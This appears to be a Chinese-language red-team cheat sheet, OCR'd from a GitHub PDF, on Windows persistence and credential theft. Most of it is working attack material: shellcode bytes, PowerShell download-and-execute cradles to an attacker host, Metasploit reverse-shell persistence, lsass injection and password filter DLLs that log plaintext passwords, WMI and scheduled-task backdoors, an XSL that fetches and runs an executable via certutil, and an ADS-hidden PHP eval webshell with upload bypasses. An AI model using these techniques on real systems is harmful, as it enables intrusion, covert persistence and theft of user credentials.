"\xd4\x24\xa6\x96\xd3\xeb\x75\x8e\xd4\x24\xa6\xd6\xd3\xeb\x55"
"\xc6\xd4\xa0\x43\xbc\xd1\x2d\x16\x5f\xd4\x9e\x34\x5a\xa7\x01"
"\x5b\x94\xb0\x8f\xb5\x37\x52\x6d\x66\x97\x5d\x4d\x19\xa4\xda"
"\x31\x6f\x1d\xce\x8f\x7f\xb4\xa7\x28\x26\x46\xfa\x2e\x8c\xee"
"\x90\x62\x28\x13\xee\xaf\xf4\xf6\x10\xe0\xaf\x96\x9c\xaf\xbc"
"\x73\x5b\x14\x40\xde\x9d\x7f\xa4\x7d\xd3\x78\x63\x1d\xdc\x8f"
```



会在项目目录x64/**Release**下生成dll
复制DLL到靶机system32目录下，执行命令
>netsh **add** helper C:\Windows\System32\NetshHelperBeacon.dll



只要启动netsh就会触发




MSSQL后门

注册表自启动
>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/PowerUpSQL/PowerUpSQL.ps1');Get-SQLPersistRegRun -Verbose -Name Update -Command 'c:\windows\temp\Update.exe' -Instance "zone.com\sub2k8""
重启MSSQL上线(需重启服务)
http://192.168.0.107/ps/Powershellery/Stable-ish/MSSQL/Invoke-SqlServer-Persist-StartupSp.psm1
>powershell -ep bypass
>IEX (New-**Object** Net.WebClient).DownloadString('http://192.168.0.107/ps/Powershellery/Stable-ish/MSSQL/Invoke-SqlServer-Persist-StartupSp.psm1')
>Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "zone.com\sub2k8" -PsCommand "IEX(new-object net.webclient).downloadstring('http://192.168.0.107/xxxx')" 远程木马脚本可用CS/Empire生成
>net stop mssqlserver
>net start mssqlserver


映像劫持
```
>powershell -nop -ep bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/PowerUpSQL/PowerUpSQL.ps1');Get-SQLPersistRegDebugger -Verbose -FileName sethc.exe -Command "c:\windows\system32\cmd.exe" -Instance "zone.com\sub2k8""
```
DDL事件触发
```
>powershell -exec bypass
>IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/PowerUpSQL/Invoke-SqlServer-Persist-TriggerDDL.psm1')
>Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance "zone\sub2k8" -PsCommand "IEX(new-object net.webclient).downloadstring('http://192.168.0.107/xxxx')"  远程木马文件可用CS/Empire生成
>Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance " zone\sub2k8" -Remove   移除后门
```

NSSM


```
http://www.nssm.cc/release/nssm-2.24.zip
NSSM封装可执行程序为系统服务
>nssm install 服务名称会自动弹出设置
```





```
Path选择powershell的路径，arguments直接输入参数。
启动服务
>nssm start 服务名称
```




```
会上线
```






```
重启电脑，权限也会维持
删除服务
>nssm remove <servicename>
```





添加签名

```
https://github.com/secretsquirrel/SigThief
>python sigthief.py -i 被窃取的文件 -t 要添加签名的恶意文件 -o 保存文件
>python sigthief.py -i rarext.dll -t rarextdwa.dll -o 1.dll
```









Metsvc


```
Meterpreter> run metsvc -A
在C:Windows\TEMP下随机生成目录三个文件，创建服务metsvc 31337端口
连接后门
Msf>use exploit/multi/handler
Msf>set payload windows/metsvc_bind_tcp
Msf>set rhost 192.168.1.2
Msf>set rport 31337
Msf>run
删除服务
Meterpreter > run metsvc -r
```

Persistence

```
Meterpreter>run persistence -X -i 10 -r 192.168.1.9 -p 4444
-X系统启动时运行
-i每隔10秒尝试连接服务端
连接后门
Msf>use exploit/multi/handler
Msf>set payload windows/meterpreter/reverse_tcp
Msf>set lhost 192.168.1.1
Msf>set lport 4444
Msf>run
```

HookPasswordChangeNotify

```
使用VS2015开发环境，MFC设置为在静态库中使用MFC
编译工程，生成HookPasswordChange.dll
https://github.com/clymb3r/PowerShell/blob/master/Invoke-ReflectivePEInjection/Invoke-ReflectivePEInjection.ps1
在代码尾部添加如下代码:
>Invoke-ReflectivePEInjection -PEPath HookPasswordChange.dll -procname lsass
并命名为HookPasswordChangeNotify.ps1
上传HookPasswordChangeNotify.ps1和HookPasswordChange.dll
管理员权限执行
>PowerShell.exe -ExecutionPolicy Bypass -File HookPasswordChangeNotify.ps1
C:\Windows\Temp下可以找到passwords.txt
&
https://gitee.com/RichChigga/PasswordchangeNotify
上传HookPasswordChangeNotify.ps1和HookPasswordChange.dll 管理员权限执行:
>PowerShell.exe -ExecutionPolicy Bypass -File HookPasswordChangeNotify.ps1
在C:\Windows\System32 新建文件system.ini第一行是连接的ip 第二行是端口
```



NPPSpy记录密码

https://github.com/gtworek/PSBits/blob/master/PasswordStealing/NPPSpy/NPPSPy.c
默认保存位置是C盘根目录，可以修改重新编译

```
hFile = CreateFile(TEXT("C:\\NPPSpy.txt"),
```

将DLL放入system32文件夹内


```
PS C:\Users\Administrator.DC\Desktop> Import-Module .\qq.ps1


    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

SKC  VC Name                           Property
---  -- ----                           --------
  0   0 NPPSpy                        {}


    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NPPSpy

SKC  VC Name                           Property
---  -- ----                           --------
  0   0 NetworkProvider                {}

PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services\NPPSpy\NetworkProvider
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services\NPPSpy
PSChildName  : NetworkProvider
PSDrive      : HKLM
```

执行ps1脚本自动添加注册表

12 lines (10 sloc) | 975 Bytes Raw


```
# simple script by @LadhaAleem (https://twitter.com/LadhaAleem) making necessary registry changes.
# it assumes you already have something in the PROVIDERORDER, which is quite common.

$path = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER
$UpdatedValue = $Path.PROVIDERORDER + ",NPPSpy"
Set-ItemProperty -Path $Path.PSPath -Name "PROVIDERORDER" -Value $UpdatedValue

New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy
New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Class" -Value 2
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Name" -Value NPPSpy
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "ProviderPath" -PropertyType ExpandString -Value "%Syst
```

无需重启



Password Filter DLL

https://github.com/3gstudent/PasswordFilter
visualstudio生成解决方案
DLL放在%windir%\system32\下
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa下的Notification Packages，添加Win32Project3





```
>REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"
>REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d
"scecli\0rassfm\0Win32Project3" /f
重启之后只要修改用户的密码，即可记录
```

```
文件默认在C盘根目录，可在源码中修改
```

```
  FILE* pFile;
  int err = fopen_s(&pFile,"c:\\logFile1.txt", "a+");
  if (err!=0)
  {
      return 0;
  }
  fprintf(pFile, "%wZ:%wZ\r\n",UserName,NewPassword);
  fclose(pFile);
  return 0;
}

BOOLEAN __stdcall PasswordFilter(PUNICODE_STRING AccountName,PUNICODE_STRING FullName,P
{
  FILE* pFile;
  int err = fopen_s(&pFile,"c:\\logFile2.txt", "a+");
  if (err!=0)
  {
      return 1;
```

WMIC事件订阅


```
每隔30秒加载一次payload
>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="BotFilter82",
EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 30 WHERE TargetInstance
ISA 'Win32_PerfFormattedData_PerfOS_System'"
>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="BotConsumer23",CommandLineTemplate="远程调用
(powershell,regsvr32,mshta等)"
>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"BotFilter82\"",
Consumer="CommandLineEventConsumer.Name=\"BotConsumer23\""
```





```
重启维持
卸载后门
>Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='BotFilter82'" | Remove-WmiObject -Verbose
>Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='BotConsumer23'" | Remove-WmiObject -
Verbose
>Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%BotFilter82%'" | Remove-
WmiObject -Verbose
```

WMI-Persistence


```
https://gitee.com/RichChigga/WMI-Persistence
cobalt strike ->payload generator->powershell(use x64)
```




attack->文件下载，文件选择payload generator的脚本，**local** uri为随意文件




生成后地址替换进WMI-Persistence脚本内





```
# powershell -exec bypass
PS > Import-Module .\WMI-Persistence.ps1
PS > Install-Persistence
```




PS > Check-WMI 重启后即可上线**system**权限(要等待4-6分钟)



自定义上线




attack->文件下载，exe木马指定为文件。**local** uri为随意文件，wmi.xsl放在web目录



修改wmi.xsl

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
    <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /c certutil -urlcache -split -f http://192.168.0.107/load.jpg
%temp%/load.exe & %temp%/load.exe & certutil.exe -urlcache -split -f http://192.168.0.107/load.jpg delete",0);
    ]]> </ms:script>
</stylesheet>
```




WMI-Persistence脚本修改payload地址为wmi.xsl

```
$finalPayload=" wmic os get /FORMAT:`"$Payload`""
```


```
function Install-Persistence{

    $Payload = "http://192.168.0.107/ps/WMI-Persistence/wmi.xsl"
    $EventFilterName = 'Cleanup'
    $EventConsumerName = 'DataCleanup'
    $finalPayload = "wmic.exe os get /FORMAT:`"$Payload`""
```

```
>powershell -exec bypass
PS > Import-Module .\WMI-Persistence.ps1
PS > Install-Persistence
PS > Check-WMI
PS > Remove-Persistence 删除模块
重启后即可上线
```



Invoke-Tasksbackdoor


```
>powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.103/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor -method nccat -ip 192.168.0.103 -port 9999 -time 2"
> powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.103/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor -method msf -ip 192.168.0.103 -port 8081 -time 2"
```




Invoke-ADSBackdoor

使用ADS创建一个隐藏文件，创建一个计划任务每隔一分钟请求一次攻击。

```
>powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Backdoors/Invoke-ADSBackdoor.ps1'); Invoke-ADSBackdoor -PayloadURL http://192.168.0.107/ps/Schtasks-Backdoor.ps1 -Arguments 'Invoke-Tasksbackdoor -method nccat -ip 192.168.0.107 -port 12138 -time 1'"
```





生成

```
>msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.0.107 LPORT=12138 -f powershell -o /var/www/html/ads
#use exploit/multi/handler
#set payload windows/x64/meterpreter/reverse_https
#run
```

ADS隐藏webshell

```
指定宿主文件，index.php是网页正常文件
>echo ^<?php @eval($_POST['chopper']);?^> > index.php:hidden.jpg
<?php include('index.php:hidden.jpg')?>
<?php
$a="696E6465782E7068703"."A68696464656E2E6A7067";#hex编码
$b="a";
include(PACK('H*',$$b))
?>
>echo 9527 > 1.txt:flag.txt
>notepad 1.txt:flag.txt
或不指定宿主文件
>echo hide > :key.txt
>cd ../
>notepad test:key.txt
上传处绕过
```

上传的文件名	服务器表面现象	生成的文件内容
test.php:a.jpg	生成test.php	空
test.php::$DATA	生成test.php	<?php phpinfo();?>
test.php::$INDEX_ALLOCATION	生成test.php文件夹	\
test.php::$DATA\0.jpg	生成0.jpg	<?php phpinfo();?>

